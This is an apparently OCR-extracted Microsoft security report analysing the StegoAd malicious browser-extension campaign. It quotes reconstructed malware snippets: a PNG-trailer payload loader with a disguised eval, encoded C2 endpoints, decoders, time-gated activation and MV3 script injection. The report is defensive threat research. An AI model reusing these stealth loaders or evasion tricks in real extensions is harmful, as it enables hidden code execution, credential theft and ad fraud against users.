# Inside StegoAd:

## How a Threat Actor Evolved to Fuel Silent Ad Fraud and Credential Theft at Scale

*Steganography, polymorphism, RCE backdoors, and 119 malicious browser extensions: dissecting an ever-evolving campaign*

**Microsoft Edge Extensions Security Team**

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# Executive Summary

Microsoft has identified and disrupted a large-scale malicious browser extension campaign tracked as StegoAd (a portmanteau of steganography and adware). The threat actor operated 119 malicious extensions impacting approximately 2.6 million users. While our data indicates this threat actor has been active since at least 2021, steadily evolving evasion techniques. the steganographic phase that defines the campaign emerged in early 2024 and spans 25 months through April 2026. The campaign is notable for its use of image and font-based steganography to deliver executable payloads, a technique rarely seen at this scale in the browser extension ecosystem. Dynamic analysis of C2 response payloads revealed capabilities far beyond ad fraud: a full remote code execution (RCE) backdoor, Google account credential theft with 2FA bypass, WordPress admin credential harvesting, cookie exfiltration, and abuse of Google Analytics as covert telemetry infrastructure. All identified malicious extensions have been removed from the Microsoft Edge Add-ons store, and associated developer accounts have been suspended.

## Key Findings

- **119 browser extensions** impersonating popular tools — ad blockers, VPNs, translators, and video downloaders
- **~2.6 million users impacted** across 2 years of steganographic campaign (March 2024 – April 2026); threat actor active since at least 2021
- **Steganographic payload delivery** via PNG, WebP, and WOFF2 font files — a first for browser extension threats at this scale
- **Remote Code Execution (RCE) backdoor** where the C2 server delivers arbitrary JavaScript executed via setTimeout(), enabling full browser-context RAT capability
- **Google account credential theft with 2FA bypass** that intercepts password and second-factor codes on accounts.google.com, exfiltrates to mitarchive.info via double-Base64
- **Google Analytics as covert telemetry** using 7 GA tracking IDs (UA + GA4) provide near-real-time dashboards over 2.6M+ victims, hosted on Google infrastructure
- **15+ polymorphic naming variants** of a single obfuscation framework, defeating fixed-pattern detection
- **Active C2 infrastructure** pivoting across 12+ domains with XOR encryption, Base64 layering, and Cloudflare Workers proxying
- **MV2 → MV3 migration** demonstrating the threat actor's ability to adapt to platform security changes

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# 1. Introduction

Over the past several years, the Microsoft Edge Extensions Security team has tracked a persistent threat actor operating one of the most technically sophisticated malicious browser extension campaigns we have encountered. We call it StegoAd, a name combining steganography and ad injection, the two pillars of the campaign's methodology. Our data indicates this actor has been active since at least 2021, continuously evolving to evade detection, However, the steganographic techniques documented in this blog represent the campaign's most sophisticated and impactful phase (March 2024 – April 2026).

Spanning 119 extensions, 90+ disposable developer accounts, and an evolving arsenal of evasion techniques, StegoAd represents a step change in browser extension threats. The actor didn't just obfuscate the code; they hid executable payloads inside innocent-looking PNG icons, WebP images, and font file glyph ranges. They built a polymorphic framework deployed across 66 extensions with 15+ naming variants, making each instance look different while behaving identically. And when we detected and removed their extensions, they adapted by pivoting C2 infrastructure, changing encryption schemes, and migrating from Manifest V2 to V3.

This blog provides a detailed technical analysis of the StegoAd campaign: the attack chain, the steganographic techniques with code-level evidence, the polymorphic framework internals, the C2 response payloads including RCE and credential theft, the actor's evolution over 25 months, and indicators of compromise for the security community.

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# 2. Campaign Overview




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*Figure 1: TTP distribution across 117 malicious StegoAd extensions — the orderArray framework dominates at 56%.*

## 2.1 What StegoAd Does

At its core, **StegoAd** is a monetization and credential theft platform. Every technique, including steganography, polymorphism, and time-delayed activation protects a multi-layered revenue and data theft engine:

**Search Affiliate Hijacking (~75 extensions):** The dominant monetization method. Extensions intercept user navigations to major shopping and search sites, redirecting through affiliate tracking URLs to earn commission revenue.

**Ad Injection and Replacement (~12 extensions):** A DOM scanner identifies existing ads on web pages and replaces them with the actor's own ads, generating AdSense revenue.

**Remote Code Execution (RCE) Backdoor:** The C2 server delivers arbitrary JavaScript executed in real time, effectively acting as a full Remote Access Trojan (RAT) in the browser, serving as the delivery mechanism for all other attack modules.

**Google Account Credential Theft + 2FA Bypass:** Content scripts intercept passwords and second-factor codes on Google sign-in pages, exfiltrating them to C2 infrastructure.

**WordPress/CMS Admin Credential Theft:** Targets WordPress admin login pages, capturing credentials and triaging stolen sites by traffic value via SimilarWeb lookups.

**Shopping Commission Fraud:** Affiliate tag injection across Amazon (20+ locales), eBay, AliExpress, Taobao, and JD.com with behavioral targeting.

**Cookie and Browsing Data Exfiltration:** Exfiltrates page cookies and visited URLs for victim tracking and data brokerage.

## 2.2 Social Engineering Strategy

The actor exclusively impersonates trusted extension categories (see Figure 1 for technique distribution):

| Category | Examples | Why It Works |
|---|---|---|
| Ad Blockers | Adblock for Youtube, Ads Block Ultimate, µBlock clones | Users expect broad permissions (all URLs, webRequest) |
| VPNs | VPN, Hiddence VPN, Trusted VPN | Users expect network-level access |
| Video Downloaders | Youtube Download, TikTok Downloader | Users expect content script injection |
| Translators | Translate Selected Text (180K), One Key Translate | Users expect all-page access |
| Utilities | Save as PDF (74K), Mouse Gestures (102K) | Broad permissions seem reasonable |

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*Every extension provides some legitimate functionality — enough to earn positive reviews and avoid immediate suspicion. The malicious payload activates days later.*

# 3. Attack Chain

The StegoAd attack chain follows a 5-stage kill chain that varies by TTP variant but shares a common operational structure (see Figure 2):




*Figure 2: StegoAd 5-stage attack chain — from store impersonation to credential theft and ad fraud monetization, mapped to MITRE ATT&CK.*

**Stage 1 — Store Impersonation:** The actor publishes extensions mimicking popular tools using disposable developer accounts. Each extension provides genuine functionality (ad blocking, translation, etc.) to earn reviews and avoid suspicion.

**Stage 2 — Dormancy & Evasion:** A time-gate ensures the extension remains dormant for 3–5.5 days post-install, evading sandbox analysis. Some variants add a 10% probabilistic execution gate, further reducing detection odds. The extension also detects DevTools (F12/Ctrl+Shift+I) via the dipFlgDev flag. if developer tools are open, the dormancy period is extended indefinitely, hiding malicious behavior from analysts actively inspecting the extension

**Stage 3 — Payload Retrieval:** The extension retrieves its payload through one of several channels: embedded orderArray data, steganographic PNG/WebP files from C2 servers, local icon file steganography, or XOR-encrypted data from ipaglov.com. Critically, the C2 server itself implements response gating, where the requests that fail server-side validation (incorrect User-Agent, missing install-age headers, or non-matching extension fingerprint) receive an empty skeleton response: {"id":"04072516","data":"image/png","image":""}. This means researchers probing the C2 directly receive decoy responses; real payloads are only served to legitimately-installed infected extensions that pass all gating checks.

**Stage 4 — Multi-Layer Decoding:** The payload undergoes multi-layer decoding, including case-swap, digit-swap, Base64, XOR, or Unicode hex extraction before execution via computed eval() or setTimeout(). After decoding, the payload is validated against the magic signature "svrdpcds" — if the signature is

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absent, execution is aborted. This tamper-detection check ensures only correctly-decoded, unmodified payloads execute.

**Stage 5 — Monetization & Credential Theft:** The decoded payload executes the full attack suite: affiliate search hijacking, ad replacement, Amazon/eBay affiliate fraud, RCE backdoor activation, Google credential theft with 2FA interception, WordPress admin harvesting, cookie exfiltration, and GA-based telemetry reporting.

### MITRE ATT&CK Mapping

| Stage | Technique ID | Technique Name |
|---|---|---|
| Store Listing | T1036.005 | Masquerading: Match Legitimate Name |
| Dormancy | T1497.003 | Virtualization/Sandbox Evasion: Time Based |
| Payload Retrieval | T1027.003 | Obfuscated Files: Steganography |
| Payload Retrieval | T1071.001 | Application Layer Protocol: Web Protocols |
| Decoding | T1140 | Deobfuscate/Decode Files or Information |
| Execution | T1059.007 | Command and Scripting Interpreter: JavaScript |
| Execution | T1176 | Browser Extensions |
| Credential Theft | T1056.003 | Input Capture: Web Portal Capture |
| Credential Theft | T1539 | Steal Web Session Cookie |
| Monetization | T1185 | Browser Session Hijacking |
| Monetization | T1557 | Adversary-in-the-Middle |
| Data Manipulation | T1565.002 | Data Manipulation: Transmitted Data |
| Exfiltration | T1041 | Exfiltration Over C2 Channel |

# 4. Steganographic Payload Delivery — Deep Dive

Steganography, hiding data within innocuous-looking files, is the hallmark of this campaign. Over 2+ years, the actor progressed through four distinct steganographic techniques, each designed to evade the detection methods that caught the previous generation. Figure 3 illustrates the gap between what scanners see and what actually executes.

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


*Figure 3: What static scanners see vs. what actually executes — the same extension package passes all static analysis yet activates malicious behavior after the time-gate triggers.*

## 4.1 PNG Steganography — Hiding Code in Icon Files

**Extensions:** *Best Speedtest Tool (eklcgjodcnhhcghpbhehhbnmjncbopcg), Evernote Pinned Tab (elljfaejhdaplocgcejlhfemgimbmcdp), Spell & Grammar Check (fljmegmgjebjdionedkjfgffikhnmcgg), #Best# PDF Saver (jebcdimkcimkafekgbgbhookdajcoeib)*

The earliest steganographic technique appends executable JavaScript after the IEND marker of a valid PNG icon file. The image renders normally in any viewer or in the extension store listing but contains hidden code invisible to image-based analysis.

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```
// Step 1: Read the extension's own icon as TEXT (not as an image)
    var xhr = new XMLHttpRequest();
    xhr.open('GET', chrome.extension.getURL('icons/icon128.png'), true);
    xhr.onload = function() {
    var text = xhr.responseText;
// Step 2: Find the steganographic marker
    var idx = text.indexOf('substring');
    if (idx > -1) {
        var payload = text.substring(idx + 9);
        chrome.storage.local.set({ data: payload });
    }
};

// Step 3: Reconstruct 'eval' from Object.keys to avoid detection
var evalStr = Object.keys({ l: 0, a: 0, v: 0, e: 0 }).reverse().join('');
// evalStr = "eval" but the string 'eval' never appears in source

// Step 4: Execute the hidden JavaScript
window[evalStr](execPayload);
```

*Figure: 4.1.1*

-Untitled- × revert.png ×

```
000001B0   85 5F A7 8F AB 8B E8 CF 9C C2 D0 E9 0B BD 3B 20   à_°Å½ïΦ╩£┬╨⊖.╜;
000001C0   A1 61 64 62 86 D6 16 6F 71 F5 CB 06 31 33 F7 0D   íadbå╓.oq⌡╦.13≈.
000001D0   0C 23 37 31 03 21 34 75 8B 3A 39 68 FA 47 14 1A   .#71.!4uï:9h·G..
000001E0   A4 63 C1 48 EC 46 23 1D 0B 44 E2 FF 0D D9 F9 F5   ñc┴H∞F#..Dᴦ .┘·⌡
000001F0   03 46 22 45 D9 F3 D3 00 40 EB 4B 73 70 AD 2D 18   .F"E┘≤╙.@δKsp¡-.
00000200   F1 03 BD 47 04 00 42 8F D0 E8 64 9E 49 08 62 66   ±.╜G..BÅ╨ΦdPI.bf
00000210   1E 9D CC 43 7A 3B 00 D0 7D 44 35 D7 69 79 8A 74   .¥╠Cz;.╨}D5╫iyèt
00000220   23 1E 3E 64 44 A1 C3 D4 08 E9 D9 AC 08 BC 7A 7C   #.>dDí├╘.⊖┘¼.╜z|
00000230   B3 E0 54 BF 3D 10 BA 61 F6 72 83 D5 3C C7 2A 2D   │αT┐=.╟a÷râ╒<╟*-
00000240   CD 15 F6 EF F2 AE F1 1B 36 3E 04 5C 96 FD B1 CE   ═.÷∩≥«±.6>.\û²▒╬
00000250   00 00 00 00 49 45 4E 44 AE 42 60 82 73 75 62 73   ....IEND«B`ésubs
00000260   74 72 69 6E 67 3F 3B 21 27 14 21 1B 29 1C 00 21   tring?;!'.!.)..!
00000270   15 2C 01 1E 3E 0B 1C 34 1D 0F 2C 2B 18 08 0A 0F   .,..>..4..,+....
00000280   03 07 0E 1D 10 21 1C 29 33 19 21 20 35 2B 38 06   .....!.)3.! 5+8.
00000290   16 06 30 38 09 24 2B 0F 28 10 1C 00 1F 27 2A 28   ..08.$+.(....'*(
000002A0   03 22 01 27 22 21 30 00 13 1C 3F 02 0F 03 36 2D   .".'"!0...?...6-
000002B0   00 08 10 04 27 10 34 2F 12 3C 22 38 1B 3C 3C 20   ....'.4/.<"8.<<
000002C0   04 14 31 0A 03 0F 02 36 1A 07 0F 29 34 01 27 30   ..1....6...)4.'0
000002D0   30 25 29 0D 34 23 0D 39 2D 08 31 16 15 24 07 3C   0%).4#.9-.1..$.<
000002E0   38 26 21 24 06 23 12 3F 3F 0C 1C 10 10 0F 16 17   8&!$.#.>?
```

*Figure: 4.1.2 Hex view showing the boundary between valid PNG data and hidden JavaScript payload*

**Detection challenge:** The markers 'substring' and 'bytearray' are common JavaScript terms. Reading a PNG as text is unusual but not immediately suspicious. The eval string is never present in the source code.

## 4.2 External PNG from C2 — Remote Steganographic Delivery

**Extensions:** *Translate Selected Text (obocpangfamkffjllmcfnieeoacoheda, 180K installs), Mouse Gestures (cbopgngpbfeoecnbebghbbhmdadmllce, 102K), Ads Block Ultimate (fbobegkkdmmcnmoplkgdmfhdlkjfelnb, 48K), Youtube Download (dhnibdhcanplpdkcljgmfhbipehkgdkk, 11K), and ~8 more*

This is the campaign's highest-impact technique by install count (~350K+ users). Instead of bundling the steganographic payload locally, the extension fetches a PNG from C2 infrastructure, making it impossible to detect the payload through static analysis alone.

The dual-C2 failover architecture uses redundant delivery paths: both /ext/rd.php?f=svr (primary PHP endpoint) and /ext/load.php?f=svr.png (PNG-wrapped backup) serve identical payloads. This redundancy ensures payload delivery even if one endpoint is blocked or rate-limited:

**The dual-C2 failover architecture:**

```
// Two C2 endpoints, Base64-encoded to avoid string matching
var primary  = atob("cG4vL3d3dy5saXZldXBkdC5jb20vc3Jj");
// -> "pn//www.liveupdt.com/src"
var fallback = atob("dWkvL3d3dy5kZWFsY3RyLmNvbS9yYnk=");
// -> "ui//www.dealctr.com/rby"
// If primary fails, silently switch to fallback
```

*Figure: 4.2.1 dual-C2 fallback architecture*

**The case-swap + digit-swap decoder:**

```
function initTag(encoded) {
    // Transform 1: Swap uppercase <-> lowercase
    var swapped = encoded.replace(/[a-zA-Z]/g, function(c) {
        return c === c.toUpperCase() ? c.toLowerCase() : c.toUpperCase();
    });
    // Transform 2: Swap digits 8 <-> 9
    var digitSwapped = swapped.replace(/[89]/g, function(d) {
        return d === '8' ? '9' : '8';
    });
    // Transform 3: Standard Base64 decode
    return atob(digitSwapped);
}
```

*Figure: 4.2.2*

*Figure 4.2.2: Case-swap and digit-swap decoder used to recover the steganographic payload.*

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**Time-gated activation (3-day delay):**

```
function needtoggleResults() {
    var installTime = chrome.storage.local.get('installDate');
    var daysSinceInstall = (Date.now() - installTime) / (1000 * 60 * 60 * 24);
    if (daysSinceInstall < 3) return;  // Silent for first 3 days
    toggleView();  // Then activate C2 communication
}
```

Figure: 4.2.3

*Figure 4.2.3: Time-gated activation logic enforcing a three-day delay before payload execution.*

Server-side response gating: Even if a client passes the local time-gate and probability check, the C2 server itself validates the request. The extension computes a fixed fingerprint from chrome.runtime.id (hash mod 1000, Base64-encoded) which is sent as a query parameter. The server checks this fingerprint alongside User-Agent and request headers, non-qualifying requests receive an empty skeleton: {"id":"04072516","data":"image/png","image":""}. This dual client+server gating means security researchers cannot obtain payloads by simply querying the C2 directly; the full payloads in our analysis were obtained by intercepting traffic from controlled infected extensions.


Figure: 4.2.4 - Stage 1: Code to extract payload from PNG file


Figure: 4.2.5 - Stage 2: Decoded payload from PNG

## 4.3 WebP Steganography — Format Evolution

**Extensions:** *TikTok Downloader (flcgalphjnojjefjnnimnejbkkefbjgo), Free Online Video Downloader (bpdanoaacmebjgfjdmekfcfgmnaoekim)*

By late 2025, the actor shifted from PNG to WebP as the steganographic container. This wasn't just a format change, it was an evasion response. After PNG steganography detections increased, WebP files received less scrutiny from security tools.

```
function de(str) {
    var result = '';
    for (var i = 0; i < str.length; i += 2) {
        var hex = str.charCodeAt(i).toString(16);
        var code = hex.substr(hex.length - 2);
        result += String.fromCharCode(parseInt(code, 16));
    }
    return result;
}

// MV3 adaptation: chrome.scripting.executeScript replaces eval
chrome.scripting.executeScript({
    target: { tabId: tabId, allFrames: true },
    func: function(code) { setTimeout(code, 1); },
    args: [de(payload)]
});
```

*Figure: 4.3.1*

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


*Figure: 4.3.2 - Hex view showing the boundary between valid WebP and hidden JavaScript payload*




*Figure: 4.3.3 - The payload stored in tkADSCache chrome.localstorage key*

## 4.4 Unicode/Font Encoding — Payload in Glyph Ranges

**Extensions:** *Adblock for Youtube (afakckepbbffmnoghgpfnnebijeahjcb), Youtube Adblock Online (hmjdegfgppjddmmojloflajkelegnjdp), TikTok Downloader Without Watermark (flcgalphjnojjefjnnimnejbkkefbjgo), Free Online Video Downloader (bpdanoaacmebjgfjdmekfcfgmnaoekim)*

This encoding technique stores JavaScript payload characters as high Unicode codepoints, values in the CJK Unified Ideograph and Private Use Area ranges that overlap with character ranges defined in WOFF2 font files. To a scanner, it looks like Asian text or font metadata. To the decoder, it's an executable JavaScript.

```
function unEscape(t) {
    let ua = t.split('').map(c => {
        if (c.charCodeAt(0) < 32) return '';
        let uo = c.charCodeAt(0).toString(16); // e.g., 0xC166 -> "c166"
        let nc = uo.substr(uo.length - 2, 2);  // Last 2 hex -> "66"
        let a = String.fromCharCode(parseInt(nc, 16)); // 0x66 -> 'f'
        return a;
    });
    return ua.join('');
}
// Example: Unicode string decodes to "function"
// 0xC166 -> "66" -> 'f'
// 0xC175 -> "75" -> 'u'
// 0xC16E -> "6E" -> 'n' ...
```

*Figure: 4.4.1*




*Figure: 4.4.2 - Hex view of WOFF (Font file) showing the hidden payload*




*Figure: 4.4.3 - Decoded payload of hidden payload from WOFF file*

**Connection to WOFF2 font steganography:** Our detection for this technique family also covers a related variant where the actor hides JavaScript directly inside WOFF2 font file binaries. The PNG → WebP → WOFF2 progression represents the actor's continuing format of experimentation.

## 4.5 Novel PNG Marker — __vpn_settings__ (March 2026)

**Extension:** *VPN (pdnjhppcgkdbjolbeplcabkcfmpnbjmh, 28K installs)*

